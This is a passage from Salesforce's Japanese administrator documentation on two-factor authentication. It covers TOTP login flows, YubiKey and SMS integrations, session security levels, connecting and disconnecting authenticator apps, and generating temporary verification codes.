- ユーザが登録画面から移動してきます。ユーザは QR コードをスキャンして TOTP トークンを入力する必要があります。TOTP トークンと秘密の両方が検証のために TOTPPlugin に渡されます。TOTPPlugin が秘密に対して TOTP トークンを検証します。有効な場合、秘密はユーザレコードに登録され、以降のログインで使用されます。
- ユーザがトークンの取得画面から移動してきます。ユーザは登録済みであるため、TOTP トークンのみを入力します。TOTP トークンは、検証のために `TokenInput` パラメータを介して TOTPPlugin に渡されます。



`isTokenValid` パラメータは検証状況を返し、その値は `isTokenValid` に保存されます。




決定要素は、次の 2 つのいずれかの結果になります。

- `IsTokenValid` が true の場合、トークンは有効です。
- トークンは無効です (デフォルト)。

7. ユーザをログインするための決定要素を設定します。

   検証が成功した場合、ユーザはフローの最後まで進み、クリックして次のステップに移動し、アプリケーションにログインします。検証が失敗した場合、フローはユーザをフローのステップ 2 にリダイレクトし

て戻します。ステップ 2 では、登録済みユーザに新しい TOTP トークンの入力が要求されます。ユーザが未登録の場合、ユーザには新しい TOTP トークンの登録と入力が要求されます。



8. ログインフローを保存し、有効化し、ユーザプロファイルに接続します。

サードパーティの強力な認証方式の統合

ログインフローを使用すると、API を使用して外部のサードパーティ認証サービスとやりとりすることもできます。

たとえば、Yubico は YubiKey というハードウェアトークンを使用する強力な認証を提供しています。Yubico はまた、GitHub で Apex ライブラリとログインフローの例も提供しています。このライブラリには、YubiKey OTP (ワンタイムパスワード)を検証するための Apex クラスが含まれています。これらのクラスを使用すると、Salesforce ユーザは、ログイン時の第 2 認証要素として YubiKey を使用できます。詳細は、yubikey-salesforce-client を参照してください。

Twilio や TeleSign のようなサードパーティの SMS または音声配信サービスを導入して、SMS ベースの 2 要素認証と ID 検証フローを実装することもできます。詳細は、「サードパーティの SMS ベースの 2 要素認証のリリース」を参照してください。

ログインフローのサンプルパッケージ

未管理パッケージによって、さまざまなログインフローのサンプルが Salesforce 組織にインストールされます。次の例が含まれています。

- Email Confirmation (メール確認) — 確認コードを含むメールを送信する
- SF-TOTP — TOTP 2 要素認証
- Conditional Two-Factor (条件付き 2 要素) — 信頼できる IP アドレスからアクセスしているユーザについては 2 要素認証をスキップする
- Identity Confirmation (ID 確認) — メールまたは 2 要素認証を使用してユーザ ID を確認する

- Accept Terms of Service (サービス利用規約への同意) — 続行する前にユーザに利用規約への同意を要求する

関連トピック:

サードパーティの SMS ベースの 2 要素認証のリリース
ログインフローによる同時セッション数の制限
カスタムログインフロー
YubiKey for salesforce.com

2 要素認証の設定

システム管理者は、権限またはプロファイル設定を使用して 2 要素認証を有効化します。ユーザは、モバイル認証アプリケーションや U2F セキュリティキーなどの 2 要素認証の対象となるデバイスを各自の個人設定で登録します。

2 要素認証をカスタマイズするには、次の方法があります。

- すべてのログインで必須にする。ユーザが Salesforce にログインするたびに、2 要素ログインの要件を設定します。API ログインに対してこの機能を有効にすることもできます。これには、データローダなどのクライアントアプリケーションの使用も含まれます。詳細は、「2 要素認証ログイン要件の設定」または「API アクセスの 2 要素認証ログイン要件の設定」を参照してください。
- 「強化」認証 (「高保証」認証とも呼ばれる) を使用する。2 要素認証がすべてのユーザログインに必要ではないが、特定のリソースを保護する必要があるという場合があります。ユーザが接続アプリケーションまたはレポートを使用しようとすると、Salesforce から ID を検証するよう促されます。詳細は、「セッションセキュリティレベル」を参照してください。
- プロファイルポリシーおよびセッション設定を使用する。まず、ユーザプロファイルで [ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッション設定で、セッションセキュリティレベルをチェックして、[2 要素認証] が [高保証] 列にあることを確認します。詳細は、「シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定」を参照してください。

  警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

- ログインフローを使用する。Flow Designer とプロファイルを使用して、ユーザがログインするときの認証後の要件 (カスタム 2 要素認証プロセスなど) を作成します。詳細は、次の例を参照してください。
  - ログインフローの例
  - サードパーティの SMS ベースの 2 要素認証のリリース
  - Enhancing Security with Two-Factor Authentication (2 要素認証によるセキュリティの強化) (Salesforce Classic)

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

このセクションの内容:

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2 要素認証任務でエンドユーザをサポートできます。

関連トピック:

2 要素認証

2 要素認証ログイン要件の設定

Salesforceシステム管理者は、ユーザがログインするときに、認証の2番目の要素を使用するように要求できます。

ユーザが Salesforce ([私のドメイン] を使用して作成されたカスタムドメインがある組織を含む) にユーザ名とパスワードを使用してログインするたびに 2 要素認証が必要になるように設定できます。この要件を設定するには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースへのログインの 2 要素認証」権限を選択します。

「ユーザインターフェースログインの2要素認証」権限があるユーザは、Salesforceへのログインのたびに、モバイル認証アプリケーションやU2Fセキュリティキーなどの 2 つ目の要素を入力する必要があります。

また、プロファイルベースのポリシーを使用して、特定のプロファイルに割り当てられたユーザに 2 要素認証要件を設定することもできます。次の認証方式のユーザに 2 要素認証要件を設定する場合はプロファイルポリシーを使用します。

- シングルサインオンの SAML
- Salesforce 組織またはコミュニティへのソーシャルサインオン
- コミュニティへのユーザ名およびパスワード認証

ユーザ名とパスワード、代理認証、SAML シングルサインオン、および認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。ユーザプロファイルで、[ログインに必要なセッションセキュリティレベル] 項目を [高保証] に設定します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。組織のセッションの設定では、セッションのセキュリティレベルで、[2 要素認証] が [高保証] にあることも確認します。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials**、**Contact Manager**、**Group**、**Professional**、**Enterprise**、**Performance**、**Unlimited**、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

警告: [2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

仮の確認コードを生成する
- 「ユーザインターフェースで 2 要素認証を管理」

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2 要素認証ログイン要件を設定します。ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。Salesforce 組織およびコミュニティのユーザに 2 要素認証要件を適用できます。

特定のプロファイルに割り当てられたユーザに対して 2 要素認証を必須にするには、[ログインに必要なセッションセキュリティレベル] プロファイル設定を編集します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。

デフォルトでは、ログイン時のセッションセキュリティ要件は、すべてのプロファイルで [なし] になっています。プロファイルの [セッションの設定] を編集して要件を [高保証] に変更できます。この要件が設定されたプロファイルユーザが、高保証ではなく標準レベルのセキュリティを許可するログイン方法 (ユーザ名とパスワードなど) を使用すると、2 要素認証を使用した ID 検証が促されます。ユーザ認証に成功すると、Salesforce にログインします。

ログイン方法に関連付けるセキュリティレベルは、組織の [セッションの設定] で編集できます。

モバイルデバイスを使用するユーザは、Salesforce Authenticator モバイルアプリケーションまたは 2 要素認証用の他の認証アプリケーションを使用できます。内部ユーザは、個人設定の [高度なユーザの詳細] ページで、アプリケーションを自分のアカウントに接続できます。プロファイルで [高保証] 要件が設定されている場合、Salesforce Authenticator または別の認証アプリケーションがまだアカウントに接続されていないプロファイルユーザは、ログインする前にアプリケーションを接続するよう促されます。アプリケーションを接続した後、アプリケーションを使用して ID を検証するよう求められます。

登録済み U2F セキュリティキーがあるユーザは、2 要素認証にそれを使用できます。

[高保証] プロファイル要件が設定されているコミュニティメンバーは、ログイン中に認証アプリケーションを接続するよう促されます。

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [セッションの設定] までスクロールして、[ログインに必要なセッションセキュリティレベル] 設定を見つけます。
4. [編集] をクリックします。
5. [ログインに必要なセッションセキュリティレベル] で [高保証] を選択します。
6. [保存] をクリックします。
7. [設定] から、[クイック検索] ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
8. [セッションセキュリティレベル] で、[高保証] 列が [2 要素認証] であることを確認します。

[2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

9. メモ: [有効化] を [高保証] 列に移動することを検討します。この設定により、不明なブラウザまたはアプリケーションから ID を検証するユーザによって、高保証セッションが確立されます。[有効化] が [高保証] 列にある場合は、ログイン時に ID を検証するプロファイルユーザが、高保証セッションセキュリティ要件を満たすために再度 ID 検証を求められることがなくなります。

変更内容を保存します。

例: Facebook および LinkedIn をコミュニティの認証プロバイダとして設定したとします。コミュニティメンバーの多くは、ソーシャルサインオンを使用して、Facebook または LinkedIn アカウントからユーザ名とパスワードを使ってログインします。カスタマーコミュニティユーザに対して、Facebook アカウントを使用してログインする場合は 2 要素認証の使用を必須とするが、LinkedIn アカウントを使用してログインする場合は必須としないようにして、セキュリティを強化するとします。この場合、カスタマーコミュニティユーザプロファイルを編集して、[ログインに必要なセッションセキュリティレベル] を [高保証] に設定します。組織のセッション設定で、セッションセキュリティレベルを編集します。Facebook を [標準] 列に配置します。[高保証] 列に [2 要素認証] を配置します。また、LinkedIn も [高保証] 列に配置します。

メモ: ログインフローを使用して、ユーザのセッションセキュリティレベルを変更し、特定の条件下で ID 検証を開始することもできます。ログインフローにより、ビジネス要件を満たすカスタムの認証後のプロセスを構築できます。

2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間にユーザが新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

メモ: ［高保証］プロファイル要件は、ユーザインターフェースログインに適用されます。OAuth トークン交換は要件の対象ではありません。プロファイルに ［高保証］ 要件が設定される前に取得された OAuth 更新トークンは、引き続き API に対して有効なアクセストークンに交換できます。トークンは標準保証セッションで取得された場合でも有効です。外部アプリケーションで API にアクセスする前に高保証セッションの確立をユーザに要求するには、最初にそのプロファイルのユーザに対する既存の OAuth トークンを取り消します。次に、プロファイルに ［高保証］ 要件を設定します。ユーザは 2 要素認証を使用してログインし、アプリケーションを再認証する必要があります。

API アクセスの 2 要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2 要素認証」権限を設定して、Salesforce への API アクセスに 2 つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

「ユーザインターフェースログインの 2 要素認証」権限は、「API ログインの 2 要素認証」権限の前提条件です。これらの権限が有効になっているユーザは、ユーザインターフェース経由で Salesforce にログインするときに、2 要素認証を行う必要があります。ユーザは、認証アプリケーションをモバイルデバイスにダウンロードおよびインストールして、アプリケーションを Salesforce アカウントに接続する必要があります。これにより、アプリケーションから確認コード (時間ベースのワンタイムパスワード (TOTP)) を使用して、2 要素認証を行うことができます。

ユーザに対して 2 要素認証が有効になっている場合は、API ログインを使用する開発者ツールでは、Salesforce Authenticator ではなくセキュリティトークンまたは TOTP を使用してログインします。Force.com IDE の場合は、ユーザ名とパスワードに加えてセキュリティトークンを使用してログインします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

プロファイルのシステム権限を編集する

- 「プロファイルと権限セットの管理」

この機能を有効化する

- ユーザインターフェースログインの 2 要素認証

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

モバイルデバイス上の Salesforce Authenticator (バージョン 2 以降) アプリケーションは、認証の 2 つ目の要素です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。

エディション

Salesforce Authenticator 設定を使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

モバイルアプリケーションを使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 2 以降をダウンロードし、インストールします。iPhone の場合は、App Store からアプリケーションをダウンロードします。Android デバイスの場合は、Google Play からアプリケーションをダウンロードします。

   モバイルデバイスにすでに Salesforce Authenticator のバージョン 1 がインストールされている場合は、App Store または Google Play でアプリケーションをバージョン 2 に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。
2. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: **Salesforce Authenticator**] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように促されます。
5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。

   アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。
6. アプリケーションで、[+] をタップしてアカウントを追加します。

   一意の 2 語の語句が生成されます。
7. ブラウザに戻って、[2 語の語句] 項目にその語句を入力します。
8. [接続] をクリックします。

   以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。
9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう促されます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

アプリケーションを接続した後、ID 検証が必要なアクティビティを実行するとモバイルデバイスに通知が送信されます。通知を受信したら、モバイルデバイス上のアプリケーションを開いてアクティビティの詳細を確認し、モバイルデバイス上で応答することによって検証します。見覚えがないアクティビティに関する通知を受信した場合は、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者のために、ブロックしたアクティビティにフラグを付けることができます。このアプリケーションでは、ID 検証の代替方法として使用できる確認コードも提供されます。

ワンタイムパスワードジェネレータアプリケーションまたはデバイスによる ID の検証

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションを接続して、ID を検証します。このアプリケーションは、確認コード(「時間ベースのワンタイムパスワード」と呼ばれることもある)を生成します。

ログイン時、または接続済みアプリケーション、レポート、またはダッシュボードへのアクセス時のセキュリティを強化するために 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう促されます。

1. デバイスのタイプに応じて、サポートされる認証アプリケーションをダウンロードします。Salesforce Authenticator for iOS、Salesforce Authenticator for Android、Google Authenticator など、時間ベースのワンタイムパスワード (TOTP) アルゴリズム (IETF RFC 6238) をサポートしている認証アプリケーションであれば、どれでも使用できます。
2. [個人設定] から、[クイック検索] ボックスに *「高度なユーザの詳細」* と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに *「個人情報」* と入力し、[個人情報] を選択します。
3. [アプリケーション登録: ワンタイムパスワードジェネレータ] を見つけ、[接続] をクリックします。

   Salesforce Authenticator 以外の認証アプリケーションを接続する場合は、この設定を使用します。Salesforce Authenticator を接続する場合は、(バージョン 2 以降で使用可能な転送通知ではなく) ワンタイムパスワードジェネレータ機能を使用している場合にのみ、この設定を使用します。

   メモ: 転送通知を使用するために Salesforce Authenticator を接続する場合は、代わりに [アプリケーション登録: `Salesforce Authenticator`] 設定を使用します。この設定では、転送通知とワンタイムパスワード生成の両方が有効になります。

   ワンタイムパスワード生成では、最大 2 つの認証アプリケーション (Salesforce Authenticator と他の認証アプリケーション) を Salesforce アカウントに接続できます。

4. セキュリティ上の理由で、アカウントにログインするように促されます。
5. モバイルデバイスで、認証アプリケーションを使用して QR コードをスキャンします。
   または、ブラウザで [QR コードをスキャンできません] をクリックします。ブラウザにセキュリティキーが表示されます。認証アプリケーションで、ユーザ名と表示されたキーを入力します。
6. Salesforce で、認証アプリケーションによって生成されたコードを、［確認コード］項目に入力します。
   確認コードは、認証アプリケーションによって定期的に新しく生成されます。現在のコードを入力します。
7. [接続] をクリックします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

Salesforce ヘルプ: Salesforce 環境のカスタマイズ

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ユーザの Salesforce 認証アプリケーションを切断する
- 「ユーザインターフェースで 2 要素認証を管理」またはシステム管理者プロファイル

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。ユーザ (または割り当てられたプロファイル) で引き続き 2 要素認証権限が有効になっているか、他の認証方法がアカウントに接続されていない場合、ユーザは次にログインしたときに新しい認証方法を接続するように求められます。

次の手順は、Salesforce システム管理者 (または「ユーザインターフェースで 2 要素認証を管理」権限をもつユーザ) が、組織の [設定] でユーザの Salesforce Authenticator アカウントを切断するためのものです。たとえば、システム管理者は、ユーザが Salesforce Authenticator を実行しているデバイスを紛失した場合にこれらの手順に従います。ユーザが新しいデバイスに切り替えるために自分のデバイス上で Salesforce Authenticator を切断する場合や、使用していない接続を単に削除する場合は、ヘルプトピックの「*Salesforce Authenticator (バージョン 2 以降) からのアカウントの削除*」を参照してください。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、［アプリケーション登録: `Salesforce Authenticator`］項目の横にある [切断] をクリックします。

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード (ワンタイムパスワード) を生成するモバイル認証アプリケーション (Salesforce Authenticator など) が一度に接続できるのは、1 ユーザのアカウントのみです。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回 2 要素認証を使用してユーザがログインすると、他の ID 検証方法が接続されていない場合、Salesforce からユーザに新しい認証アプリケーションの接続が促されます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、[アプリケーション登録: ワンタイムパスワードジェネレータ] 項目の横にある [切断] をクリックします。

ユーザは各自のアカウントからアプリケーションを切断できます。個人設定で、[高度なユーザの詳細] ページに移動して、[アプリケーション登録: ワンタイムパスワードジェネレータ] 項目の横にある [切断] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

ユーザ権限

ユーザの認証アプリケーションを切断する
- 「ユーザインターフェースで 2 要素認証を管理」

仮の ID 確認コードの生成

通常 2 要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードは2要素認証でのみ有効です。デバイスの有効化では無効です。つまり、認識できないブラウザまたはアプリケーションからユーザがログインし、ID 検証が必要な場合は、ユーザは仮のコードを使用できません。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 仮の確認コードが必要なユーザの名前をクリックします。
   無効なユーザにはコードを生成できません。
3. ［仮の確認コード］を検索し、[生成] をクリックします。
   高保証セキュリティレベルのセッションがまだない場合、IDの検証が促されます。
4. コードの有効期限を設定し、[コードの生成] をクリックします。
5. コードをユーザに付与して [完了] をクリックします。
   [完了]をクリックすると、戻ってコードを再度表示することはできなくなり、コードはユーザインターフェースのどこにも表示されなくなります。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials**、**Contact Manager**、**Group**、**Professional**、**Enterprise**、**Performance**、**Unlimited**、および **Developer** Edition

ユーザ権限

仮の確認コードを生成する
- 「ユーザインターフェースで 2 要素認証を管理」

ユーザは、期限切れになるまで、何回でも仮の確認コードを使用できます。各ユーザの仮の確認コードは一度に 1 つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

メモ: ID 検証方法がユーザのアカウントに追加されると、ユーザにメールが送信されます。新しい ID 検証方法がアカウントに追加されたときにユーザにメールが送信されないようにするには、Salesforce にお問い合わせください。

仮の確認コードの期限切れ

ユーザに 2 要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

各ユーザの仮の確認コードは一度に 1 つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 期限切れにする必要のある仮の確認コードを持つユーザの名前をクリックします。
3. ［仮の確認コード］を検索し、[今すぐ期限切れにする] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials**、**Contact Manager**、**Group**、**Professional**、**Enterprise**、**Performance**、**Unlimited**、および **Developer** Edition

ユーザ権限

ユーザの仮の確認コードを期限切れにする
- 「ユーザインターフェースで 2 要素認証を管理」

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の 2 要素認証任務でエンドユーザをサポートできます。

権限を割り当てるには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースで 2 要素認証を管理」権限を選択します。この権限を持つユーザは、次の作業を実行できます。

- 2 要素認証に通常使用しているデバイスにアクセスできないユーザのために仮の確認コードを生成する。
- ユーザがデバイスを紛失または交換したときに、ユーザアカウントから ID 検証方法を切断する。
- [ID 検証履歴] ページにユーザの ID 検証アクティビティを表示する。
- [ID 検証履歴] ページのリンクをクリックして Identity Verification Methods レポートを表示する。
- ユーザが登録した ID 検証方法を示すユーザリストビューを作成する。

エディション

使用可能なインターフェース: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Essentials**、**Contact Manager**、**Group**、**Professional**、**Enterprise**、**Performance**、**Unlimited**、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

メモ: この権限を持つシステム管理者以外のユーザは、ID検証方法レポートを参照できますが、「ユーザの管理」権限を持つユーザ限定のデータが含まれるカスタムレポートを作成することはできません。

サードパーティの SMS ベースの 2 要素認証のリリース


2 要素認証 (2FA) は、ユーザの ID を検証するときのセキュリティを強化し、Salesforce 組織へのアクセスを保護します。SMS ベースの 2FA では、パスワードに加え、モバイルデバイスで受信したワンタイムパスワード (OTP) コードの入力がユーザに要求されます。

2FA を実装するには、Twilio や TeleSign のような、サードパーティの SMS または音声配信サービスを Salesforce ログインフローと一緒に利用できます。

SMS ベースの 2FA プロセスを詳しく見ていきましょう。

1. ユーザがログインすると、ログインフローがランダムな OTP を生成し、音声またはテキストメッセージを介してユーザの携帯電話に送信します。
2. ユーザがその OTP を Salesforce アプリケーションに入力します。
3. Salesforce がそのコードを検証します。
4. コードが有効な場合、Salesforce はユーザのアクセスを許可します。

ログインフローには 4 つのステップがあります。




1. レコードの検索— ユーザレコードを照会して携帯電話番号を取得します。
